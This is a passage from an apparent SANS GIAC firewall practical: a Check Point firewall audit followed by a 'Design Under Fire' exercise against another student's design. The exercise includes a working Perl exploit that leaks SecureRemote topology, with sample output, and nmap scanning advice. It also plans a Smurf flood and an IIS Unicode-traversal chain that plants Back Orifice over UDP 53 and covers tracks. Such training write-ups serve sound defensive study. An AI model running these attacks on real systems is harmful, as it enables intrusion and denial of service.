# nmap –sS –O –P0 –oN netscan-desktop-ext.log drill.hackerslab.org
# nmap –sU –P0 –oN netscan-desktop-ext.log drill.hackerslab.org
```

The same scans were conducted from the server network, except the name of the nmap log was change to netscan-server-dest_net.log.

We were unable to scan any host on the firewall service network from either the server or desktop LANs.

The scans of the service network from both networks was as expected, except that SSH was not allowed from the server LAN.

Scanning the Internet host from both the server and desktop LAN's showed that HTTP, HTTPS, FTP and SSH where allowed out to the Internet.

3.2.3.5 Anti-spoofing Auditing

Next we tested to make sure that anti-spoofing was implemented correctly on the firewall. To do this we used nmap's ability to spoof addresses with the –S option, for example we attempted to spoof the virus wall IP address from the service network with the following command,

```
# nmap –sS –P0 –S 10.1.5.10 –e eth0 10.1.8.0/24
```

The firewall dropped the spoofed traffic on all of the interfaces and generated alerts as expected.

3.2.4 Special Traffic

3.2.4.1 SecureRemote Access

An audit user was created in each of the SecureRemote groups and a scan of the internal networks was conducted with each user. A Windows laptop was used for the SecureRemote audit and SuperScan 3.0 was used to perform the scanning.

Scanning showed that the firewall rule base was implemented correctly and all open ports were expected.

3.2.4.2 Virus Scanning

To test if the firewall and viruswall are working correctly and are configured to detect files infected with viruses, we will use the EICAR Standard Antivirus Test File (http://www.antivirus.com/vinfo/testfiles/). This file has been included in the virus definitions loaded into the viruswall and should cause the virus wall to respond like it was a virus.

We put the EICAR file up on a remote server and from a system in the desktop LAN retrieved the file via HTTP, HTTPS and FTP. The virus wall detected and reacted to the file as expected.

Next we tried to FTP the EICAR file to the ftp server in the service network from the Internet and the desktop LAN and the viruswall detected and reacted to the file as expected.

Lastly we tried to send the EICAR file as an email attachment to a member of GIAC's IT staff. The viruswall detected the file and reacted to the file as expected.

The firewall virus scanning rules and the virus wall acted as expected and look to be implemented correctly.

3.3 Audit Findings

This section includes suggested improvements to increase the security of GIAC's corporate border firewall.

3.3.1 Physical Audit

The current physical restrictions for the firewall and server room seem reasonable due to the small sizes of the IT and security teams. In the future as the teams grow and management of these teams become more segmented it may be desirable to split the firewall and networking equipment into it's own room or special locked cabinets which can limit access to the firewall to only employee's who require access.

A process for reviewing the server room key-card logs should be implemented and conducted on a regular basis. Log entries for access to the server room at odd times, such as late at night or on the weekends should be investigated to make sure the access was for a legitimate purpose. As GIAC grows it may be desirable to install a security camera to monitor access to the server room.

A formal process for granting and revoking access to the server room should be implemented. This process should include a log which includes the reason why access was granted or revoke, the date when the access rights changed and who authorized the change in access rights. The actual list of employee's who have access to the server room should be audited on a periodic basis to make sure the access rights have been authorized and to verify the log.

3.3.2 Firewall Host Audit

A formal procedure and policy for changing the firewall should be developed and implemented. This policy should define who can make changes to the rule base and what testing or review needs to be when a change is made.

The firewall rule base and if possible the object files should be version controlled. This could be done via "roll-your-own" scripts or use a commercial product like firemon (http://www.firemon.com). This will allow the firewalls to be rolled back to a known good state if a change has been made to the firewall which has unexpectedly impacted it's operation.

Access to both the firewall operating system and management should be audited on a regular basis. Access to the firewall during unusual time should be investigated to make sure the access was for a legitimate purpose.

A formal procedure for granting and revoking access to the firewall operating system and management should be developed and implemented. The process should include what access rights are changing (granting or revoking), who is authorizing the access rights change and the date the change was made. The firewall operating system and management accounts should be audited on a periodic basis to make sure the access rights have been authorized and to verify the log.

Both the SSH server and Voyager should be configured to only allow connections from authorized systems. If the firewall software was ever disabled, both SSH and Voyager would be available to anyone on the Internet. These services would still require authentication, but there is no need to make them available.

Consider only allowing SSH and Voyager access from the Check Point GUI Windows systems in the security services network. This box could be a complete firewall management console and could be the only place in the enterprise to perform firewall administration. This is a minor inconvenience, but can greatly increase security.

Consider using SSH keys with pass phases and configure the firewalls SSH server not to allow keys without pass phrases. This will provide strong authentication for all SSH sessions with the firewall.

Configure Voyager not to allow administrator logins and require individually identifiable accounts. Allowing administrator logins greatly reduces the ability to audit the Voyager interface.

If it is important for GIAC's security team to be alerted to any connection attempts originating from the service or firewall service network an additional firewall rule must be created above the firewall "stealth" (currently rule 5) that drops and alerts any traffic with source IPs from either service network.

There are several ports open on the firewall by default to support SecureRemote VPN. The port udp/259 is used for FWZ VPN, which is not supported by GIAC and the port udp/2746 is used for UDP Encapsulation Mode, which is currently not used by GIAC. It is recommended to block both these ports on the border router.

3.3.3 Firewall Policy Audit

The firewall policy audit showed that the firewall rule base was implemented correctly and there was only one expected result.

SSH from the server LAN to the service network is blocked by the firewall. This is not a security risk, but it seems to go against most of the other rules that involve SSH which allow connections from either the server or the desktop LAN.

Allowing SSH from the internal networks to the Internet could allow for someone to create and SSH tunnel between their system at GIAC and another system on the Internet. This could allow for access to network resources without much, if any, audit trail. This problem is difficult to prevent without implementing proxy firewalls to verify that a protocol over a certain port is what is expected for that port (There is nothing stopping someone from running SSH over port 80). It's recommended that GIAC consider this once the company grows and simply understand that it is a risk. GIAC's security policy should strictly prohibit any form of remote network access that is not officially provided by GIAC's IT team.

3.3.4 Special Traffic


The firewall handled the special traffic as expected and everything seems implemented correctly.

3.3.5 Architecture Changes

In addition to the suggestions above with creating a single firewall management console and implementation of proxy firewalls, GIAC may wish to consider implementing an addition border firewall. GIAC's current setup uses one firewall to segment internal, service and external networks and in the event the border firewall is compromised all connected networks will be unprotected or more vulnerable.


In addition to another border firewall, GIAC should strongly consider implementing high availability for it's corporate networking infrastructure.

GIAC may wish to implement a more sophisticated gateway architecture, such as the one diagramed below, to eliminate the single point of vulnerability.



4 Design Under Fire

I have chosen to attack the architecture designed by Said Nurhussein located at http://www.giac.org/practical/said_nurhussein_gcfw.doc. A diagram of Said's architecture is below,



Said's architecture uses Check Point FireWall-1 for the primary firewall and Microsoft NT 4.0 running IIS 4.0 as GIAC's web server.

4.1 *Gather Information and Prepare for the Attack*

In a real life scenario I would not have free access to GIAC's architecture as I do by reading Said's practical. I would have to get the information with a combination of social engineering and technical snooping. The social engineering aspects don't really fit in this practical, but below is some technical snooping that could be done for reconnaissance.

- **www.arin.net** - arin.net provides a whois search functionality that you can use to find what IP addresses have been assigned to a company.

- **DNS Information –** With the nslookup or whois tools available on most UNIX systems you can find out what DNS servers are serving a company's information. Once you find the name servers you can attempt to zone transfer the DNS zone files to get a listing of all the systems in their DNS. Often companies configure their firewalls not to allow zone transfers (by blocking TCP port 53) or configure their DNS servers to restrict who can perform a zone transfer. Even if this is the case lots of company's have an ISP host their DNS information on one of their name servers and zone transfers are often allowed from these servers.

- **Scanning** – Using a tool like Nmap or Nessus to scan their networks will discover what services are available on their servers. Chances are that the scan will be filtered and the results will be limited to the services that were only intended to be offered to the Internet, but every so often you do find misconfigured firewalls (that's why people should audit :-).

  If your think your scans are being filtered Nmap can sometime tell if it's a stateful-firewall or just a simply a packet filterer by performing ACK or FIN scans which could bypass a packet filterer

  Nmap should also be able to tell you what operating system is running on the host that it scans. This will help to find exploits for that system and start to get an idea what kind of systems administrators run the network.

  Most firewalls log all dropped traffic and it's very easy to pick out a port scan in these logs. There is so much scanning activity on the Internet that there is very little chance that someone will follow up on your scan. This doesn't mean that you should still scan for your home system. If you do plan on attacking the network and the attack is noticed, chances are the systems personnel will review the previous logs and you don't want you IP address in them.

- **Software Versions** - Once you have a list of available hosts and open ports you can use telnet (telnet host.domain.com port) or netcat to find out what's the version of the services on those open ports. You can also use Netcraft (http://uptime.netcraft.com/up/graph/) to figure out what web server the site is running.

4.2 Attacking the Firewall

4.2.1 HTTP CONNECT TCP Tunnel Vulnerability

Check Point FW-1 security servers can be used to perform content security and act as a proxy for a specific service. Any rule which includes an HTTP resource calls the HTTP security server to perform this function.

A vulnerability exists where an attacker can use the security server to proxy his connections to unintended servers and ports. This vulnerability has been assigned

BugTraq ID 4131 and is documented at Security Focus <http://online.securityfocus.com/bid/4131>.

If a rule exists in the firewall rule base which includes a HTTP resource as the service and an attack is connecting from an allowed source (i.e. Any ---> Web Server ---> HTTP resource), the attacker can use the HTTP CONNECT method to connect to another server accessible to the firewall. A great example of this vulnerability was made in the BugTraq mailing list by Volker Tanger <http://online.securityfocus.com/archive/1/257016>.

This vulnerability can be mitigated by deselecting "Accept outgoing packets originating from gateway" in Check Point FW-1 security properties and using the rule base to explicitly define what traffic originating from the gateway is allowed. Also if the proxy function of the HTTP security server is not needed, the CONNECT method could be disabled in the resource properties.

4.2.2 RDP Header Firewall Bypassing Vulnerability

Check Point uses a proprietary RDP (Reliable Datagram Protocol) to establish FWZ encrypted sessions. RDP uses UDP as a carrier and in older versions of FW-1 is allowed to pass the firewall as long as the RDP command is legitimate.

This hole in the firewall could be used for bi-directional communication between a trojan or other malware and a master system using forged RDP packets. This vulnerability has been assigned BugTraq ID 2952 and is documented at Inside Security IT Consulting's web site <http://www.inside-security.de/fw1_rdp.html>.

To resolve this vulnerability install Check Point FW-1 service pack 5 and see the Check Point Alert for more information <http://www.checkpoint.com/techsupport/alerts/rdp.html>.

4.2.3 SecureRemote Network Information Leak Vulnerability

SecureRemote is Check Point's VPN client which supports both FWZ and IPSec VPNs. SecureRemote needs the topology information of the remote sites, which it will establish a VPN. Topology information can be downloaded from the remote site over TCP port 256 or TCP port 264, depending on the version. If FWZ VPN's are supported the topology information can be downloaded without authentication. According to Haroon Meer's post in the BugTraq mailing list this vulnerability "gives a potential attacker a wealth of information including ip addresses, network masks and even friendly descriptions". This vulnerability has been assigned BugTraq ID 3058 and is documented at Security Focus <http://online.securityfocus.com/bid/3058>.

The vulnerability can be resolved by not supporting unauthenticated topology down loads and manually distributing the topology to your remote clients which require FWZ VPNs.

To execute this attack against Said's architecture would involve finding the IP address of the firewall. Assuming this information was not in any DNS zone files we managed to get we could scan GIAC's external networks looking for TCP port 256 or TCP port 264.

```
# nmap -sS -p256,264 giac_net/mask
```

Once we found the firewall we would download the following perl code available on Security Focus <http://online.securityfocus.com/data/vulnerabilities/exploits/sr.pl>.

```
#!/usr/bin/perl
# A Command-line tool that can be used to download network Topology
# from Firewall-1's running SecureRemote, with the option "Allow un
# authenticated cleartext topology downloads".
# Usage sr.pl IP
# Haroon Meer & Roelof Temmingh 2001/07/17
# haroon@sensepost.com - http://www.sensepost.com

use Socket;
if ($#ARGV<0) {die "Usage: sr.pl IP\n";}

$port=256;
$target=inet_aton($ARGV[0]);
print "Testing $host on port $port\n";

$SENDY="410000000259052100000004c41e43520000004e28746f706f6c6f67792d726571756
573740a093a63616e616d6520282d53656e7365506f73742d646f74
636f6d2d290a093a6368616c6c656e67652028633265323331383339643066290a290a00";
$SENDY = pack("H*",$SENDY);

@results=sendraw($SENDY);

if ($#results == 0) {
 print "No results on port 256 - trying 264\n";
 $port=264;
 @results2=sendraw($SENDY);
 if ($#results2 == 0) {die "Sorry - no results\n";}
} else {print @results;}

sub sendraw {
 my ($pstr)=@_;
 socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) || die("Socket
problems\n");
 if(connect(S,pack "SnA4x8",2,$port,$target)){
  my @in;
  select(S);      $|=1;   print $pstr;
  while(<S>){ push @in, $_;}
  select(STDOUT); close(S); return @in;
 } else { return ""; }
}
# Spidermark: sensepostdata fw1
```

Then we would run the perl script against the firewall.

```
# perl sr.pl firewall_IP
```

If the script was successful we would expect to see an output similar to below

```
:val (
                :reply (
                        : (firewall.giac.com
                                :type (gateway)
                                :is_fwz (true)
                                :is_isakmp (true)
                                :certificates ()
                                :uencapport (2746)
                                :fwver (4.1)
                                :ipaddr (19.3.167.186)
                                :ipmask (255.255.255.255)
                                :resolve_multiple_interfaces ()
                                :ifaddrs (
                                        : (16.3.167.186)
                                        : (12.20.240.1)
                                        : (16.3.170.1)
                                        : (29.203.37.97)
                                )
                                :firewall (installed)
                                :location (external)
                                :keyloc (remote)
                                :userc_crypt_ver (1)
                                :keymanager (
                                        :type (refobj)
                                        :refname ("#_firewall")

)                               :name
                                (firewall2.giac.com)
                                                :type (gateway)
                                                :ipaddr (172.29.0.1)
                                                :ipmask (255.255.255.255)
                                        )
```

I doubt this attack would be successful against Said's architecture. Though the Management Station and Firewall Module are installed on the same host and TCP port 264 should be available to my attack, I doubt that unauthenticated topology down loads is supported. Said uses a Nortel switch for his Architectures VPN solution and does not appear to have implemented SecureRemote. Since unauthenticated topology down loads are not enabled by default in the later versions of Check Point this attack would most likely fail.

4.3 Denial of Service Attack

I have rooted 50 systems on the Internet and have decided to DOS GIAC's network. I have decided to use an ICMP flood Smurf attack to overwhelm GIAC's T-1 circuit. I decided on a Smurf attack over a TCP SYN attack since they are more difficult to prevent. There are several effective was to defend from a TCP SYN attack including Check Point's SYNDefender or Cisco's TCP Intercept, but defending from a ICMP flood usually takes good cooperation from your ISP, not something everyone gets.

A Smurf attack is performed by sending an ICMP echo-request packet, with a spoofed source IP address of your victim, to the broadcast address of a intermediary network. The echo-request gets broadcast to all the hosts in the network and they all respond with echo-reply's to the victim. Networks which allow these directed broadcasts and can be used as intermediaries are called Smurf Amplifiers.

First we would need to find a number of networks which could be used as Smurf amplifiers. We can find Smurf amplifiers by visiting http://www.powertech.no/Smurf/ and list all the known Smurf amplifiers <http://www.powertech.no/Smurf/list.cgi?format=dense>. From the list we would want to only use /24 networks or larger and by using the grep and awk command could have a list of Smurf amplifiers in no time.

Once we have the list, we need to build some C code which will generate the spoofed echo-requests, in this case we will spoof GIAC's firewall IP. There are plenty of libraries available on the net to generate spoofed packets and quick search at Packet Storm gives us several <http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=spoof&%5Bsearch%5D.x=29&%5Bsearch%5D.y=10>.

After the C code is developed and compiled we will install it on all our rooted servers and kit off the Smurf attack. After a few minutes there should be so much ICMP traffic over GIAC's T-1 that no other legitimate traffic will be able to get across. If we are really lucky we may crash their router or firewall.

As mentioned before it is difficult to defend from a Smurf attack. Smurf attacks really attack the link between your network and the ISP and the only effective defense is to generate a list of attacking networks, either from your firewall or router logs and then ask your ISP to block these networks on their routers.

The best solution, but least practical is to get all the networks connected to the Internet to perform egress filtering to prevent spoofed packets from leaving their networks and to prevent directed broadcasts from entering their network. This would prevent anyone from launching these attacks and would prevent networks from being Smurf amplifiers.

4.4 System Compromise

I have chosen to attack GIAC's web server and hope to be able to use that as a staging ground for further attacks. The attacks will be based on two vulnerabilities, first is the IIS Unicode Traversal Vulnerability documented at Security Focus <http://online.securityfocus.com/bid/1806> and the second is taking advantage of Check Point FW-1 allowing DNS query traffic by default.

Once I have located GIAC's web server, which should be easy, I will start my attack with the IIS Unicode Traversal Vulnerability. I will construct a URL which will use echo.exe to overwrite the \winnt\system32\drivers\etc\services file with the line

```
tftp 53/udp
```

Once this change is made the tftp.exe utility shipped with windows NT will use UDP port 53, instead of UDP port 69. I know that the default settings in Check Point FW-1 is to allow DNS queries, which uses UDP port 53, before the rest of the rule base, I am hoping that this default setting has not been changed.

Now that TFTP is setup to use UDP port 53, I will setup a TFTP server on one of my rooted hosts listening on port 53. I will also upload a copy of Back Orifice which is configured to listen on UDP 53 (the normal Back Orifice UDP port is 31337).

I will then use the IIS Unicode Traversal Vulnerability again to construct a URL which will have the web server get the Back Orifice package via TFTP from my rooted host.

Once downloaded I will construct one last URL which will install Back Orifice.

Now I fire up my Back Orifice client and should be able to communicate with the Back Orifice server over UDP port 53.

After the compromise I would replace the services file on the NT system back to the default file to cover my tracks.

An attack like this could be noticed with a network based IDS system, which would notice the URL's related to the Unicode vulnerability. The attacker could avoid detection by interacting with the web server over HTTPS to prevent the IDS system from detecting the signature. A host base IDS system could also detect the changes in the local file system, but since the attacker has already compromised the host, the host based IDS system could be disabled or impaired.

This attack could have been prevented by installing the latest patches and hot fixes and make sure that you review all of the default settings for anything you install.

5 References

5.1 Books

Lance Spitzner. Firewalls 101: Perimeter Protection with Firewalls. SANS Monterey, October 2000

Lance Spitzner. Advanced Perimeter Protection and Defense In-Depth. SANS Monterey, October 2000

Wendell Odom. Cisco CCNA Certification Guide, Cisco Press, 2000

5.2 Papers

National Security Agency. Router Security Guidance Activity of the System and Network Attack Center (SNAC). 21 Nov, 2001 (Version 1.0j). <http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf> (15 Feb, 2002)

5.3 Documentation and Manuals

RSA Security Inc. RSA ACE/Server V 4.1 Administration Manual. Mar, 2000

Check Point Software Technologies Ltd. Check Point VPN-1/FireWall-1 Administration Guide. Jan, 2000

5.4 Online Articles

Trend Micro Knowledge Base. "Ports need to be opened on the Firewall in order for the Trend VCS and InterScan VirusWall for Unix to communicate." 19 Dec 2001. <http://solutionbank.antivirus.com/solutions/solutionDetail.asp?solutionID=10460> (11 Feb, 2002)

Phone Boy FAQs. "Authentication and Content Security for Outbound HTTPS". 11 Nov 2001. <http://www.phoneboy.com/faq/0338.html> (12 Feb, 2002).

Phone Boy FAQs. "Which Ports Does FireWall-1 Use?" 14 Nov 2001. <http://www.phoneboy.com/faq/0105.html> (13 Feb, 2002)

Microsoft TechNet. "A List of the Windows 2000 Domain Controller Default Ports". 30 Jul 2001. <http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q289241&> (13 Feb, 2002)

Microsoft TechNet. "XGEN: TCP/UDP Ports Used By Exchange 2000 Server". 23 Aug 2001. <http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q278339&> (13 Feb, 2002)

Microsoft TechNet. "XADM: Setting TCP/IP Ports for Exchange and Outlook Client Connections Through a Firewall". 26 Oct 2001.

<http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q155831&> (13 Feb, 2002)

Veritas Knowledge Base. "This is a Firewall Configuration Example with NetBackup Media Server Outside the Firewall". 26 Nov, 2001. <http://seer.support.veritas.com/search_forms/SearchFrame.asp?SearchTerm=firewall&Path=seer%2Esupport%2Everitas%2Ecom%2Fdocs%2F237796%2Ehtm&SearchArea=All&ShowSearch=&ProductVersion=&Subject=&ddOS=&CiScope=%2FDOCS%2F&CiRestriction=firewall+%26+%40fcode+NETBACKUPDC&ddProduct=NETBACKUPDC&DocTitle=&SrchPageID=techsearch%2Easp&rc=10> (14 Feb, 2001)

Veritas Knowledge Base. "This is a Firewall Configuration Example with NetBackup Clients Outside the Firewall". 26 Nov, 2001. <http://seer.support.veritas.com/search_forms/SearchFrame.asp?SearchTerm=firewall&Path=seer%2Esupport%2Everitas%2Ecom%2Fdocs%2F237796%2Ehtm&SearchArea=All&ShowSearch=&ProductVersion=&Subject=&ddOS=&CiScope=%2FDOCS%2F&CiRestriction=firewall+%26+%40fcode+NETBACKUPDC&ddProduct=NETBACKUPDC&DocTitle=&SrchPageID=techsearch%2Easp&rc=10> (14 Feb, 2001).

Microsoft TechNet. "Connection Configuration in Terminal Server". 11 Dec, 2001. <http://support.microsoft.com/directory/article.asp?ID=kb;en-us;Q186566> (14 Feb, 2001)

Cisco Tech Notes. "Improving Security on Cisco Routers". <http://www.cisco.com/warp/public/707/21.html> (14 Feb, 2001)

SANS Institute Resource "Cisco Anti-spoof Egress Filtering". 23 March, 2001. <http://www.sans.org/dosstep/cisco_spoof.htm> (15 Feb, 2002)

Terry Cavender. "CheckPoint Firewall Audit Work Program – January 2000". 16 Jan, 2001 <http://www.auditnet.org/docs/CheckpointFirewall.txt> (28 Feb, 2002)

Security Focus. "Multiple Vendor HTTP CONNECT TCP Tunnel Vulnerability". 4 Mar, 2002. <http://online.securityfocus.com/bid/4131> (8 Mar, 2002)

Volker Tanger. "CheckPoint FW1 HTTP Security Hole". BugTraq Mailing List. 19 Feb, 2002. <http://online.securityfocus.com/archive/1/257016> (8 Mar, 2002)

Security Focus. "Check Point Firewall-1 RDP Header Firewall Bypass Vulnerability". 9 Jul, 2001. <http://online.securityfocus.com/bid/2952> (8 Mar, 2002)

Inside Security GmbH Vulnerability Notification. "Check Point FireWall-1 RDP Bypass Vulnerability". 14 Jul, 2001. <http://www.inside-security.de/fw1_rdp.html> (8 Mar, 2002)

Check Point Alerts. "RDP Communication Vulnerability". 12 Feb, 2002.

<http://www.checkpoint.com/techsupport/alerts/rdp.html> (8 Mar, 2002)

Secure Focus. "Check Point Firewall-1 SecureRemote Network Information Leak Vulnerability". 18 Jul, 2001. <http://online.securityfocus.com/bid/3058> (8 Mar, 2002)

Haroon Meer. "Firewall-1 Information leak". BugTraq Mailing List. 18 Jul, 2001. <http://online.securityfocus.com/archive/1/197566> (8 Mar, 2002)

CERT "CERT Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks". 13 Mar, 2000. <http://www.cert.org/advisories/CA-1998-01.html> (8 Mar, 2002)

Security Focus. "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability". 10 Sep, 2001. <http://online.securityfocus.com/bid/1806>. (8 Mar, 2002)

SourceForge.net. "BO2K 1.0 Quick and Simple Tutorial". <http://sourceforge.net/docman/display_doc.php?docid=7864&group_id=4487>.

5.5 Tools

Postfix - http://www.postfix.org

Nmap - http://www.insecure.org/nmap/

Nessus - http://www.nessus.org/

SuperScan - http://www.webattack.com/get/superscan.shtml

ICS Syslog Proxy - http://www.integrate-u.com/ICSSPProduct.asp
Swatch - http://www.oit.ucsb.edu/~eta/swatch/

OpenSSH – http://www.openssh.org